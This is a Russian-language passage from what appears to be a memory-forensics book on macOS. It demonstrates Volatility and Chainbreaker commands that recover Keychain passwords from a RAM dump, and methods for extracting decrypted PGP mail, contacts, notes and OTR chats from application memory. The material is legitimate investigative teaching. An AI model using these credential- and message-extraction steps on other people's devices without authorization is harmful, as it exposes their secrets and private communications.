• Попытаться извлечь мастер-пароль или ключ шифрования 3DES из памяти.

Хотя первый вариант наиболее прямолинеен, с несговорчивыми подозреваемыми он, скорее всего, не сработает. Аналогично, в зависимости от длины и сложности мастер-пароля его перебор может требовать очень много времени и вычислительных ресурсов. Однако последний вариант может оказаться наиболее плодотворным, если у вас имеется дамп памяти, полученный в момент, когда пользователь был вошедшим в систему.

> **Примечание.** Доступ к учётным записям, которые вам не принадлежат, может быть незаконным. Мы представляем эти сведения в контексте ситуации с правоохранительными органами, сотрудники которых получили разрешение на выполнение таких действий.

Volafox и Chainbreaker

Кёнсик Ли из проекта volafox (code.google.com) представил новый подход к извлечению ключей шифрования 3DES из памяти и их применению для расшифрования файлов Keychain. Исследование Ли, представленное на CodeGate 2013 (forensic.n0fate.com), также познакомило с инструментами с открытым исходным кодом, способными автоматизировать необходимые действия. Первый компонент, плагин проекта volafox с именем `keychaindump`, находит потенциальные ключи шифрования путём поиска в кучах процесса демона безопасности (`securityd`). Второй компонент - инструмент Python с именем Chainbreaker (github.com), который может принять вывод плагина `keychaindump` и заблокированный файл Keychain, а затем вывести все сохранённые учётные данные.

Взлом Keychain в памяти

Следующие команды показывают, как восстановить файл Keychain из памяти, а затем разблокировать его с помощью Volatility и Chainbreaker. Сначала найдите кэшированную операционной системой копию файла `login.keychain` с помощью плагина `mac_list_files`. Затем его можно извлечь плагином `mac_dump_file`:

```
$ python vol.py -f applemail.mem --profile=MacLion_10_7_3_AMDx64
      mac_list_files > files.txt
Volatility Foundation Volatility Framework 2.4

$ grep login.keychain files.txt
0xffffff800e4ef9b0 /Macintosh HD/Users/sherry/Library/Keychains/
     login.keychain.sb-ad335571-h1adIf/..namedfork/rsrc
0xffffff800adb44d8 /Macintosh HD/Users/sherry/Library/Keychains/login.keychain

$ python vol.py -f applemail.mem --profile=MacLion_10_7_3_AMDx64
    mac_dump_file -q 0xffffff800adb44d8
    -O login.keychain.0xffffff800adb44d8
Volatility Foundation Volatility Framework 2.4
Wrote 32768 bytes to login.keychain.0xffffff800adb44d8 from vnode at
address fffffff800adb44d8
```

Затем с помощью плагина `mac_keychaindump` перечислите возможные ключи шифрования. Обратите внимание, что этот плагин является непосредственным переносом оригинального плагина volafox `keychaindump`.

```
$ python vol.py -f applemail.mem --profile=MacLion_10_7_3_AMDx64
    mac_keychaindump
Volatility Foundation Volatility Framework 2.4
Possible Keys
-------------
0000001022A4EE7CC9F7C56F7E54BA66BEC7E017FC070050
E935983D94D5E995AC6A618203BA61FB53151F1BE672AFCB
E935983D94D5E995AC6A618203BA61FB53151F1BE672AFCB
602FE30401000000E4ADD97B010000B0982FE30401000000
E935983D94D5E995AC6A618203BA61FB53151F1BE672AFCB
0000000000000000000000000000000000000000000000000
0E783B792E704C8F9D36D3A5810AA3B4B406E095CC13931C
0E783B792E704C8F9D36D3A5810AA3B4B406E095CC13931C
E935983D94D5E995AC6A618203BA61FB53151F1BE672AFCB
923A8A18D2C26373FE4AD3E0FC5F398181424F9B7115CF10
5501B98B107204AE78511E0BD9B13E93C3C8EBD9660740FE
0B01D227FC0700907215D227FC0700D002001F1BE672AFCB
0000000000000000000000000000000000000000000000000
0300000000000000000000000000000000000000C27F0000
```

Как показано, существует несколько возможных ключей. Каждый вариант можно передать Chainbreaker в попытке расшифровать файл `login.keychain`. При успешной разблокировке

выводятся все конфиденциальные сведения. В противном случае Chainbreaker выводит предупреждение о недействительности заданного ключа. Обратите внимание, что Chainbreaker может выводить двоичные данные, поэтому лучше пропускать вывод через `strings`, как показано ниже:

```
$ python chainbreaker.py
        -i login.keychain.0xffffff800adb44d8
        -k 0E783B792E704C8F9D36D3A5810AA3B4B406E095CC13931C | strings
[+] Generic Password Record
 [-] RecordSize : 0x000000d8
 [-] Record Number : 0x00000000
 [-] SECURE_STORAGE_GROUP(SSGP) Area : 0x0000002c
 [-] Create DateTime: 20120321171408Z
 [-] Last Modified DateTime: 20120321171408Z
 [-] Description :
 [-] Creator : aapl
 [-] Type :
 [-] PrintName : AppleID
 [-] Alias :
 [-] Account : REDACTED@REDACTED.com
 [-] Service : AppleID
 [-] Password: youwish!
[+] Generic Password Record
 [-] RecordSize : 0x000000e0
 [-] Record Number : 0x00000003
 [-] SECURE_STORAGE_GROUP(SSGP) Area : 0x00000024
 [-] Create DateTime: 20140502022715Z
 [-] Last Modified DateTime: 20140502022715Z
 [-] Description :
 [-] Creator :
 [-] Type :
 [-] PrintName : GnuPG
 [-] Alias :
 [-] Account : REDACTED
 [-] Service : GnuPG
 [-] Password:  boom
[+] Internet Record
 [-] RecordSize : 0x0000010c
 [-] Record Number : 0x00000001
 [-] SECURE_STORAGE_GROUP(SSGP) Area : 0x0000002c
 [-] Create DateTime: 20140502014644Z
 [-] Last Modified DateTime: 20140502014644Z
 [-] Description :
 [-] Comment :
 [-] Creator :
 [-] Type :
 [-] PrintName : smtp.gmail.com
 [-] Alias :
 [-] Protected :
 [-] Account : REDACTED@gmail.com
 [-] SecurityDomain :
 [-] Server : smtp.gmail.com
 [-] Protocol Type : kSecProtocolTypeSMTP
 [-] Auth Type : kSecAuthenticationTypeDefault
 [-] Port : 587
 [-] Path :
 [-] Password: allABy323323
```

В этом файле Keychain хранились Apple ID пользователя (адрес электронной почты) и пароль. Chainbreaker также выявил пароль закрытого ключа, который, предположительно, разблокирует данные Pretty Good Privacy (PGP) пользователя (запись GnuPG). Кроме того, восстановлены сведения учётной записи Gmail пользователя. Эти сведения полезны не только непосредственно: они могут пригодиться и косвенно, если потребуется вскрыть файлы, доступом к которым Keychain не управляет (из-за частого повторного использования паролей).

Примечание. В этом примере в дампе памяти выполняется поиск файла с именем `login.keychain`. Хотя это имя основного Keychain по умолчанию, его можно изменить; кроме того, пользователи могут добавлять новые файлы Keychain с любыми выбранными ими именами.

Анализ приложений Mac

На протяжении всей книги мы подчёркивали важность структурированного анализа, при котором аналитик (или инструмент анализа) осведомлён о лежащих в основе структурах данных и форматах, используемых приложением или операционной системой. К сожалению, структурированный анализ недокументированных форматов данных требует много времени и нередко опыта обратной разработки. В этом разделе показано, что неструктурированный анализ широко используемых приложений Mac на основе строк также чрезвычайно ценен. До написания этого раздела книги у нас не было никаких предварительных знаний о том, как какое-либо из этих приложений организует свои данные в памяти. Для каждого целевого приложения наши исследования и разработки состояли из следующих шагов:

• Разместить в приложении несколько известных артефактов.
• Получить память компьютера.
• Найти размещённые артефакты (главным образом с помощью `mac_yarascan`). Подобно своим аналогам для Windows и Linux, плагин `mac_yarascan` позволяет выполнять надёжное сопоставление с шаблонами во всей памяти процессов и ядра.
• Распознать закономерности в данных, которые можно обобщить и использовать для поиска других экземпляров сходных данных.
• Повторить шаги несколько раз, чтобы удостовериться в надёжности.

Наше исследование выполнялось на компьютере с 10.9.2 (Mavericks). Следующий вывод показывает, что в системе работали TweetDeck, Mail, Safari, Contacts, Calendar, Notes и Adium. Эти программы чрезвычайно популярны и охватывают широкий спектр действий, которыми, вероятно, занимались исследуемые пользователи.

```
$ python vol.py --profile=MacMavericks_10_9_2AMDx64 -f suspect.vmem mac_pslist
Volatility Foundation Volatility Framework 2.4
Offset             Name                 Pid      Uid      Gid      PGID
------------------ -------------------- -------- -------- -------- --------
0xffffff802bd23748 com.apple.qtkits     10194    501      20       10194
0xffffff802e782bf0 com.apple.audio.     10193    501      20       10193
0xffffff802e7847e0 com.apple.audio.     10192    501      20       10192
0xffffff802e783e90 TweetDeck            10190    501      20       10190
0xffffff802e7855d8 com.apple.appsto     10168    501      20       10168
[snip]
0xffffff802b8e72a0 com.apple.WebKit     10147    501      20       10147
0xffffff802af742a0 Safari               10145    501      20       10145
0xffffff802e785130 Contacts             10068    501      20       10068
0xffffff802e785a80 Calendar             10042    501      20       10042
0xffffff802ddbf9e8 Mail                 10021    501      20       10021
0xffffff802ddbf098 Notes                10013    501      20       10013
0xffffff802bd23bf0 Aduim                10001    501      20       10001
[snip]
```

Во многих случаях проведённое исследование позволило нам создавать новые плагины Volatility. Теперь системы, в которых работает то же программное обеспечение, можно исследовать простым запуском плагина. Однако важнейший урок этого раздела состоит в том, что ту же методологию исследования можно применять для изучения другого программного обеспечения (например, других почтовых клиентов, веб-браузеров и так далее).

> **Примечание.** Хотя Safari и TweetDeck работают, мы не показываем анализ этих приложений. В разделе «Сканирование URL методом грубой силы» главы 11 объяснялось, как извлекать URL из памяти браузера с помощью регулярного выражения; этот метод работает и с Safari. Кроме того, Джефф Брайнер написал плагин Twitter (github.com) для процессов Windows, который можно без труда перенести для работы с Mac и Linux.

Apple Mail и GPG

В этом разделе показано, как находить незашифрованные сообщения электронной почты PGP, отправленные и полученные почтовым клиентом Apple Mail. В ходе обсуждения также приводятся общие методы восстановления фрагментов электронной почты из памяти независимо от клиента. Чтобы подготовить исследовательскую среду, добавьте учётную запись Gmail в клиент Apple Mail, интегрированный с GPG Suite (gpgtools.org). Затем отправьте и получите зашифрованные сообщения, содержащие строку `FINDME`. Вот пример полученного нами результата поиска:

```
$ python vol.py -f suspect.mem --profile=MacMavericks_10_9_2AMDx64
      mac_yarascan -p 10021 -Y "FINDME"

Task: Mail pid 10021 rule r1 addr 0x107420b11
0x0000000107420b11 4649 4e44 4d45 4649 4e44 4d45 4649 4e44 FINDMEFINDMEFIND
0x0000000107420b21 4d45 4649 4e44 4d45 4649 4e44 4d45 4649 MEFINDMEFINDMEFI
0x0000000107420b31 4e44 4d45 3c42 523e 3c2f 626f 6479 3ec0 NDME<BR></body>.
0x0000000107420b41 7c40 0701 0000 0060 7042 0701 0000 0001 |@.....`pB......
0x0000000107420b51 0000 0002 0000 a000 0000 0000 0000 0000 ................
0x0000000107420b61 0000 0001 0000 00b0 4443 0701 0000 0068 ........DC.....h
[snip]
```

В шестнадцатеричном дампе совпадения по адресу `0x107420b11` видны теги (`<BR></body>`), составляющие HTML-сообщение электронной почты.

Поиск сообщений в открытом виде

Если воспользоваться плагином `mac_volshell` и посмотреть адреса в памяти вокруг ранее найденной строки, обнаружится ещё один интересный артефакт:

```
>>> db(0x107420b11 - 50)
0x107420adf  00 00 00 00 00 00 00 00 00 a9 36 07 01 00 00   ..........6....
0x107420aef  00 3c 62 6f 64 79 20 63 6c 61 73 73 3d 27 41 70   .<body.class='Ap
0x107420aff  70 6c 65 50 6c 61 69 6e 54 65 78 74 42 6f 64 79   plePlainTextBody
0x107420b0f  27 3e 46 49 4e 44 4d 45 46 49 4e 44 4d 45 46 49   '>FINDMEFINDMEFI
0x107420b1f  4e 44 4d 45 46 49 4e 44 4d 45 46 49 4e 44 4d 45   NDMEFINDMEFINDME
0x107420b2f  46 49 4e 44 4d 45 3c 42 523e 3c 2f 62 6f 64 79   FINDME<BR></body
0x107420b3f  3e c0 7c 40 07 01 00 00 00 60 70 42 07 01 00 00   >.|@.....`pB....
0x107420b4f  00 01 00 00 00 02 00 00 a0 00 00 00 00 00 00 00   ................
```

В данном случае тело сообщения заключено в класс с именем `ApplePlainTextBody`. В ходе дальнейшего анализа других электронных писем мы подтвердили, что этот класс используется при отображении полных сообщений в приложении Apple Mail либо при отображении предварительного просмотра сообщений из определённой папки (Inbox, Sent, Trash). Это означает, что поиск `ApplePlainTextBody` быстро находит все присутствующие в памяти сообщения в открытом виде независимо от того, были ли они изначально зашифрованы при отправке или получении.

Другой интересный подход к поиску состоит в обнаружении заголовков, связанных с протоколом Simple Mail Transfer Protocol (SMTP), что также приводит к электронным письмам, ранее отправленным и полученным приложением. Вот пример поиска универсального поля темы:

```
$ python vol.py -f suspect.mem --profile=MacMavericks_10_9_2AMDx64
          mac_yarascan -s 400 -p 1040 -Y "Subject:"

Task: Mail pid 10021 rule r1 addr 0x7ff7cbc8508d
0x00007ff7cbc8508d 5375 626a 6563 743a 2041 5050 4c45 5355  Subject:.Tonight
0x00007ff7cbc8509d 434b 530a 4d69 6d65 2d56 6572 7369 6f6e  ???.Mime-Version
0x00007ff7cbc850ad 3a20 312e 3020 2841 7070 6c65 204d 6573  :.1.0.(Apple.Mes
0x00007ff7cbc850bd 7361 6765 2066 7261 6d65 776f 726b 2076  sage.framework.v
0x00007ff7cbc850cd 3132 3537 290a 582d 5067 702d 4167 656e  1257).X-Pgp-Agen
0x00007ff7cbc850dd 743a 2047 5047 4d61 696c 2028 6e75 6c6c  t:.GPGMail.(null
0x00007ff7cbc850ed 290a 582d 556e 6976 6572 7361 6c6c 792d  ).X-Universally-
0x00007ff7cbc850fd 556e 6971 7565 2d49 6465 6e74 6966 6965  Unique-Identifie
0x00007ff7cbc8510d 723a 2066 3935 3332 3361 362d 3835 3634  r:.f95323a6-8564
0x00007ff7cbc8511d 2d34 3933 332d 3836 6139 2d39 3364 3962  -4933-86a9-93d9b
0x00007ff7cbc8512d 3330 6637 3938 300a 4672 6f6d 3a20 6a61  30f7980.From:.ja
0x00007ff7cbc8513d 6d61 6c20 XXXX XXXX XXXX XXXX XXXX XX40  mal.<xxxxxxxxxx@
0x00007ff7cbc8514d 676d 6169 6c2e 636f 6d3e 0a44 6174 653a  gmail.com>.Date:
0x00007ff7cbc8515d 2054 6875 2c20 3120 4d61 7920 3230 3134  .Thu,.1.May.2014
0x00007ff7cbc8516d 2032 313a 3237 3a34 3720 2d30 3530 300a  .21:27:47.-0500.
0x00007ff7cbc8517d 436f 6e74 656e 742d 5472 616e 7366 6572  Content-Transfer
0x00007ff7cbc8518d 2d45 6e63 6f64 696e 673a 2037 6269 740a  -Encoding:.7bit.
<snip>
Task: Mail pid 10021 rule r1 addr 0x7ff7cc9a7898
0x00007ff7cc9a7898 5375 626a 6563 743a 2041 4243 0a4d 696d  Subject:.Tom.Mim
0x00007ff7cc9a78a8 652d 5665 7273 696f 6e3a 2031 2e30 2028  e-Version:.1.0.(
0x00007ff7cc9a78b8 4170 706c 6520 4d65 7373 6167 6520 6672  Apple.Message.fr
0x00007ff7cc9a78c8 616d 6577 6f72 6b20 7631 3235 3729 0a58  amework.v1257).X
0x00007ff7cc9a78d8 2d50 6770 2d41 6765 6e74 3a20 4750 474d  -Pgp-Agent:.GPGM
0x00007ff7cc9a78e8 6169 6c20 286e 756c 6c29 0a58 2d55 6e69  ail.(null).X-Uni
0x00007ff7cc9a78f8 7665 7273 616c 6c79 2d55 6e69 7175 652d  versally-Unique-
0x00007ff7cc9a7908 4964 656e 7469 6669 6572 3a20 3064 3137  Identifier:.0d17
0x00007ff7cc9a7918 6261 3231 2d30 3230 382d 3464 6337 2d38  ba21-0208-4dc7-8
0x00007ff7cc9a7928 3861 372d 3438 3134 3131 3764 6639 6339  8a7-4814117df9c9
0x00007ff7cc9a7938 0a46 726f 6d3a 206a 616d 616c 203c XXXX  .From:.jamal.<XX
0x00007ff7cc9a7948 XXXX XXXX XXXX XXXX 4067 6d61 696c 2e63  XXXXXXXX@gmail.c
0x00007ff7cc9a7958 6f6d 3e0a 4461 7465 3a20 5468 752c 2031  om>.Date:.Thu,.1
<snip>
```

В выводе за темой следуют другие заголовки, например дата сообщения и отправитель. Затем с помощью `mac_volshell` можно исследовать всё содержимое сообщения, включая тело.

Поиск вложений электронной почты

Чтобы найти электронные письма с вложениями (и, возможно, содержимое вложения в зависимости от его размера), можно искать `Content-Disposition: attachment`. Это заголовок, используемый для обозначения сведений о вложениях. Следующий вывод показывает восстановление электронного письма, в котором пользователь отправил свой открытый ключ третьей стороне в качестве вложения.

```
Task: Mail pid 10021 rule r1 addr 0x7ff7dbbb74f2
0x7ff7dbbb74f2  43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 Content-Disposit
0x7ff7dbbb7502  69 6f 6e 3a 20 61 74 74 61 63 68 6d 65 6e 74 3b ion:.attachment;
0x7ff7dbbb7512  0a 09 66 69 6c 65 6e 61 6d 65 3d 73 69 67 6e 61 ..filename=signa
0x7ff7dbbb7522  74 75 72 65 2e 61 73 63 0a 43 6f 6e 74 65 6e 74 ture.asc.Content
0x7ff7dbbb7532  2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 -Type:.applicati
0x7ff7dbbb7542  6f 6e 2f 70 67 70 2d 73 69 67 6e 61 74 75 72 65 on/pgp-signature
0x7ff7dbbb7552  3b 0a 09 6e 61 6d 65 3d 73 69 67 6e 61 74 75 72 ;..name=signatur
0x7ff7dbbb7562  65 2e 61 73 63 0a 43 6f 6e 74 65 6e 74 2d 44 65 e.asc.Content-De
0x7ff7dbbb7572  73 63 72 69 70 74 69 6f 6e 3a 20 4d 65 73 73 61 scription:.Messa
0x7ff7dbbb7582  67 65 20 73 69 67 6e 65 64 20 77 69 74 68 20 4f ge.signed.with.O
0x7ff7dbbb7592  70 65 6e 50 47 50 20 75 73 69 6e 67 20 47 50 47 penPGP.using.GPG
0x7ff7dbbb75a2  4d 61 696c 0a 0a 2d 2d 2d 2d 2d 42 45 47 49 4e Mail..-----BEGIN
0x7ff7dbbb75b2  20 50 47 50 20 53 49 47 4e 41 54 55 52 45 2d 2d .PGP.SIGNATURE--
0x7ff7dbbb75c2  2d 2d 2d 0a 43 6f 6d 6d 65 6e 74 3a 20 47 50 47 ---.Comment:.GPG
0x7ff7dbbb75d2  54 6f 6f 6c 73 20 2d 20 68 74 74 70 73 3a 2f 2f Tools.-.https://
0x7ff7dbbb75e2  67 70 67 74 6f 6f 6c 73 2e 6f 72 67 0a 0a 69 51 gpgtools.org..iQ
```

Видно, что вложение называется `signature.asc`, а после имени начинается открытый ключ в ASCII-armored формате (содержимое вложения). В расследованиях, где пользователь удалил вложение как из почтового клиента, так и с локального диска, память может оказаться единственным местом, где сохранились остатки отправленного или полученного файла.

Пароли учётных записей Mail

Можно также попытаться найти пароли учётных записей пользователей, настроенных в Apple Mail. Например, если пользователь не сохраняет пароли в Keychain, адресное пространство почтового клиента может оказаться единственным источником пароля. В ходе тестирования мы определили, что имя пользователя и пароль каждой настроенной учётной записи часто появляются в памяти рядом с `SignRecover`. Мы пришли к этому выводу, выполнив поиск созданного нами адреса электронной почты и заметив пароль сразу после него. Затем мы исследовали память с помощью `mac_volshell` и увидели над ним строку `SignRecover`.

Apple Contacts

В этом разделе показано, как извлекать контакты пользователя из приложения Apple Contacts. В нашем примере тестовая среда содержит пять контактов, включая запись по умолчанию для Apple Inc., создаваемую Apple. Исследуя это приложение, сначала мы просканировали адресное пространство процесса в поисках двух имён из наших контактов («Alex Hart» и «Robin Hood»). Это привело к данным, содержащим номера телефонов, адреса электронной почты и другие связанные сведения. Однако данный метод требует, чтобы следователь заранее знал имена контактов подозреваемого.

Альтернативный подход состоит в поиске файлов базы данных SQLite3, отображённых в память. В двоичном формате базы данных именам контактов всегда предшествует идентифицирующая строка (`:ABPerson`). На основе этих знаний мы создали плагин Volatility с именем `mac_contacts`, который находит имена контактов описанным способом. Вот пример его вывода:

```
$ python vol.py --profile=MacMavericks_10_9_2AMDx64 -f suspect.vmem
    mac_contacts -p 10042
Volatility Foundation Volatility Framework 2.4

AlexHartalex hart Alex Hart hart alex Hart Alex
JaneSmithjane smith Jane Smith smith jane Smith Jane
DrWongDr Wong and Associatesdr wong Dr Wong wong
Apple Inc.apple inc. Apple Inc. apple inc. Apple
RobinHoodrobin hood Robin Hood hood robin Hood Robin
```

Теперь можно определить пять контактов. Имена представлены в различных форматах по порядку имени и фамилии, а также по регистру букв, поскольку именно так они существуют в базе данных. Как ни странно, база данных, по-видимому, содержит только имена, но не сами контактные сведения. Поэтому второй шаг, ещё не автоматизированный в плагине, состоит в поиске имён в памяти. Вот пример:

```
$ python vol.py --profile=MacMavericks_10_9_2AMDx64 -f suspect.vmem
      mac_yarascan -Y "alex hart" -p 10068
Volatility Foundation Volatility Framework 2.4
Task: Contacts pid 10068 rule r1 addr 0x10e05af9c
0x000000010e05af9c  616c 6578 2068 6172 7420 416c 6578 2048   alex.hart.Alex.H
0x000000010e05afac  6172 7420 071a 0339 016a 616e 6520 736d   art....9.jane.sm
0x000000010e05afbc  6974 6820 4a61 6e65 2053 6d69 7468 2006   ith.Jane.Smith..
0x000000010e05afcc  1403 2d01 6472 2077 6f6e 6720 4472 2057   ..-.dr.wong.Dr.W
Task: Contacts pid 10068 rule r1 addr 0x10e0faf0a
```

```
0x000000010e0faf0a  616c 6578 2068 6172 7420 616c 6578 6861   alex.hart.alexha
0x000000010e0faf1a  7274 4067 6d61 696c 2e63 6f6d 2034 3530   rt@gmail.com.450
0x000000010e0faf2a  3039 3837 3231 3320 3435 3030 3938 3732   0987213.45009872
0x000000010e0faf3a  3133 202b 0407 0001 0901 014f 0306 136a   13.+.......O...
[snip]
```

Наш пример дал несколько совпадений, но важное из них показано по адресу `0x10e0faf0a`. Обнаружены адрес электронной почты контакта (`alexhart@gmail.com`) и номер телефона (`450-098-7213`). Нет необходимости искать каждый контакт отдельно, поскольку фактически они сгруппированы вместе. Например, можно использовать `mac_volshell` и изменить объём данных в предварительном просмотре следующим образом:

```
$ python vol.py --profile=Mac10_9_2x64 -f suspect.vmem mac_volshell -p 10068
Volatility Foundation Volatility Framework 2.4
Current context: process Contacts, pid=10068 DTB=0x5902f000
Python 2.7.6 (v2.7.6:3a1db0d2747e, Nov 10 2013, 00:42:54)

>>> db(0x000000010e0faf0a, length = 400)
0x10e0faf0a  616c 6578 2068 6172 7420 616c 6578 6861   alex.hart.alexha
0x10e0faf1a  7274 4067 6d61 696c 2e63 6f6d 2034 3530   rt@gmail.com.450
0x10e0faf2a  3039 3837 3231 3320 3435 3030 3938 3732   0987213.45009872
0x10e0faf3a  3133 202b 0407 0001 0901 014f 0306 136a   13.+.......O...j
0x10e0faf4a  616e 6520 736d 6974 6820 3435 3036 3738   ane.smith.450678
0x10e0faf5a  3033 3333 2034 3530 3637 3830 3333 3320   0333.4506780333.
0x10e0faf6a  5503 0800 0109 0101 8121 0305 1364 7220   U........!...dr.
0x10e0faf7a  776f 6e67 2064 7220 776f 6e67 2061 6e64   wong.dr.wong.and
0x10e0faf8a  2061 7373 6f63 6961 7465 7320 776f 6e67   .associates.wong
0x10e0faf9a  4074 6865 776f 6e67 6272 6f73 2e63 6f6d   @thewongbros.com
0x10e0fafaa  2034 3530 3536 3738 3934 3420 3435 3035   .4505678944.4505
0x10e0fafba  3637 3839 3434 2077 0208 0001 0901 0181   678944.w........
0x10e0fafca  6503 0413 6170 706c 6520 696e 632e 2068   e...apple.inc..h
0x10e0fafda  7474 703a 2f2f 7777 772e 6170 706c 652e   ttp://www.apple.
0x10e0fafea  636f 6d20 3120 696e 6669 6e69 7465 206c   com.1.infinite.l
0x10e0faffa  6f6f 7020 6375 7065 7274 696e 6f20 6361   oop.cupertino.ca
0x10e0fb00a  2039 3530 3134 2075 6e69 7465 6420 7374   .95014.united.st
0x10e0fb01a  6174 6573 2031 2d38 3030 2d6d 792d 6170   ates.1-800-my-ap
0x10e0fb02a  706c 6520 3138 3030 6d79 6170 706c 6520   ple.1800myapple.
0x10e0fb03a  1401 0700 0109 0901 2303 1372 6f62 696e   ........#..robin
0x10e0fb04a  2068 6f6f 6420 f008 5379 a27f 0000 0a00   .hood...Sy......
```

На этом этапе можно восстановить контакты пользователя и связанные сведения. В следующий раз, когда подозреваемая заявит, что никогда не слышала о конкретном человеке, с помощью `mac_contacts` и `mac_yarascan` вы сможете доказать обратное!

> **Примечание.** Мы извлекли файл базы данных SQLite3 из памяти с помощью плагина `mac_dump_file`, но он оказался повреждённым (и не подлежащим восстановлению), скорее всего из-за отсутствующих или выгруженных страниц. В противном случае мы могли бы просто выполнять запросы непосредственно к файлу базы данных.

Apple Calendar

В этом разделе показано, как восстанавливать основные сведения из Apple Calendar. Для подготовки этого анализа мы создали в приложении Calendar событие с именем «Book release party». Мы также создали несколько других личных событий (напоминания о днях рождения и учебных курсах) и включили общий/общедоступный календарь U.S. Holidays.

Согласно нашему исследованию, сведения о календарных событиях можно найти в нескольких местах. Например, мы обнаружили некоторые ссылки в памяти ядра, а также внутри адресного пространства процесса Calendar. В частности, имена событий располагались рядом со строками, похожими на глобально уникальные идентификаторы (GUID), например

9399FF3F-CD7C-46CE-A692-C7B2B5AD9FEA. Мы создали регулярное выражение, которое находит GUID, а затем обнаруживает сведения о событии поблизости. Эта методология была реализована в плагине mac_calendar, показанном в следующей команде.

```
$ python vol.py --profile=Mac10_9_2x64 -f suspect.vmem mac_calendar -p 10042
Volatility Foundation Volatility Framework 2.4
Source           Description            Event
---------------- ---------------------- -----
(Kernel)         (None)                 America/Los_Angeles Doctor Wong
(Kernel)         (None)                 America/Los_Angeles Training Class
(Kernel)         (None)                 America/Los_Angeles Mike's birthday
(Kernel)         (None)                 America/Los_Angeles Mom's birthday
(Kernel)         Be there or be square  America/Los_Angeles Book release party
Calendar(10042)  (None)                 Flag Day
Calendar(10042)  (None)                 Halloween
Calendar(10042)  (None)                 Cinco de Mayo
Calendar(10042)  (None)                 Christmas Day
Calendar(10042)  (None)                 Independence Day
[snip]
```

Вместе с именем события отображаются его описание и расположение (если доступны). К сожалению, часть данных между именем события и GUID является двоичной. Мы ещё не преобразовали эти значения и не определили их смысл, но, предположительно, они содержат даты и время событий (это не подтверждено).

Apple Notes

В этом разделе показано, как восстанавливать заметки, напоминания и сообщения из Apple Notes. Наше исследование показало, что содержимое заметки заключено в теги HTML и сохраняется в куче приложения. Поэтому можно создать плагин Volatility (mac_notesapp), который ищет HTML-код в сегментах кучи и выгружает его на диск. Вот пример извлечения заметок с помощью этого плагина:

```
$ python vol.py -f suspect.vmem --profile=MacMavericks_10_9_2AMDx64 mac_notesapp
      -p 10013 -D dump
Volatility Foundation Volatility Framework 2.4
Pid      Name     Start              Size     Path
-------- -------- ------------------ -------- ----
10013    Notes    0x00006080001ab6e0    179   dump/Notes.10013.6080001ab6e0.txt
10013    Notes    0x00007f80d2829c0f    232   dump/Notes.10013.7f80d2829c0f.txt
```

Этот плагин обнаружил две заметки и присвоил им имена на основе идентификатора процесса (PID) приложения Notes, 10013, и адреса HTML-кода (0x00006080001ab6e0). Затем мы использовали команду xmllint, чтобы отобразить заметку в терминале. Единственное различие между xmllint и cat в данном случае состоит в том, что xmllint форматирует HTML в «красивом» виде, а не одной длинной строкой.

```
$ xmllint --html dump/Notes.10013.6080001ab6e0.txt
<html>
<head></head>
<body>Interview details<div>
<ul class="Apple-dash-list">
<li>2 PM</li>
<li>1124 Southmore Blvd.</li>
<li>304.444.1939 </li>
</ul>
<div><br></div>
<div>Wear black shoes </div>
<div><br></div>
</div>
</body>
</html>
```

Сообщения чата Adium

Adium - популярный клиент чата, поскольку он поддерживает широкий спектр протоколов, включая Jabber, Google Talk, Facebook и MSN Messenger. Кроме того, он позволяет применять OTR для сквозного шифрования сообщений. В этом разделе показано, как восстанавливать переписку чата из памяти, даже когда внутреннее ведение журнала Adium отключено и используется OTR. Как и в случае нескольких других приложений этой главы, свидетельства можно без труда найти внутри памяти, выполняя поиск определённых тегов языка разметки. Например, плагин `mac_adium` извлекает свидетельства в двух форматах:

• Сообщения, отформатированные в соответствии с протоколом чата: находятся внутри тегов `<message></message>`, а позднее заключаются (или были извлечены) в сетевые пакеты, отправляемые клиенту чата и от него.
• Сообщения, отформатированные для отображения в активном окне чата Adium: плагин находит теги `<span></span>` с именами классов `x-message`, `x-ltime` и `x-sender`.

Ниже приведён пример того, как выглядит вывод плагина `mac_adium`. Плагину следует передать имя каталога дампа и идентификатор процесса клиента Adium:

```
$ python vol.py -f suspect.vmem --profile=Mac10_9_2x64 mac_adium
    --pid 10001 --dump-dir dump
Volatility Foundation Volatility Framework 2.4
Pid      Name       Start              Size     Path
-------- ---------- ------------------ -------- ----
10001    Adium      0x00000001030dfb74      163 dump/Adium.10001.1030dfb74.txt
10001    Adium      0x00000001030dfc15      378 dump/Adium.10001.1030dfc15.txt
10001    Adium      0x00000001030dfd8d      162 dump/Adium.10001.1030dfd8d.txt
10001    Adium      0x00000001030dfe2d      304 dump/Adium.10001.1030dfe2d.txt
10001    Adium      0x00000001030dff5b      577 dump/Adium.10001.1030dff5b.txt
10001    Adium      0x00000001030e019a      162 dump/Adium.10001.1030e019a.txt
10001    Adium      0x00000001030e023a      969 dump/Adium.10001.1030e023a.txt
[snip]
```

Этот плагин выявляет несколько чатов и извлекает их в отдельные текстовые файлы. Следующая команда показывает, как раскрыть содержимое одного из тегов протокола чата:

```
$ cat dump/Adium.10001.109a5e202.txt
<message type='chat' id='purple8ce8153e' to='XXXXX@gmail.com'>
<active xmlns='http://jabber.org/protocol/chatstates'/>
<body>What are you doing on Saturday?</body>
</message>
```

Поля, выделенные полужирным шрифтом, сообщают получателя и тело сообщения. Однако эти записи не содержат временных меток. В следующем примере сообщение OTR было восстановлено из тегов `<span></span>`. Как упоминалось ранее, эти элементы предназначены для отображения в пользовательском интерфейсе Adium. Поэтому даже когда содержимое шифруется при передаче по сети, оно расшифровывается до попадания в окно чата получателя. Другое небольшое различие состоит в том, что это содержимое представлено в Unicode, поэтому мы преобразуем его с помощью команды `iconv` следующим образом:

```
$ iconv -f UTF-8 -t ISO-8859-1 Adium.429.109e1e59c.txt
<span class="x-ltime" title="03 May 2014">2:57:49</span>
<span class="x-message" title="2:57">THIS_WAS_SENT_BY_ME_THROUGH_OTR</span>
```

Тело сообщения заключено в класс span `x-message`, а временная метка - в класс span `x-ltime`. В настоящее время у нас нет надёжного способа определить, было ли сообщение изначально зашифровано, поскольку в любом случае оно представлено в открытом виде.

Итоги

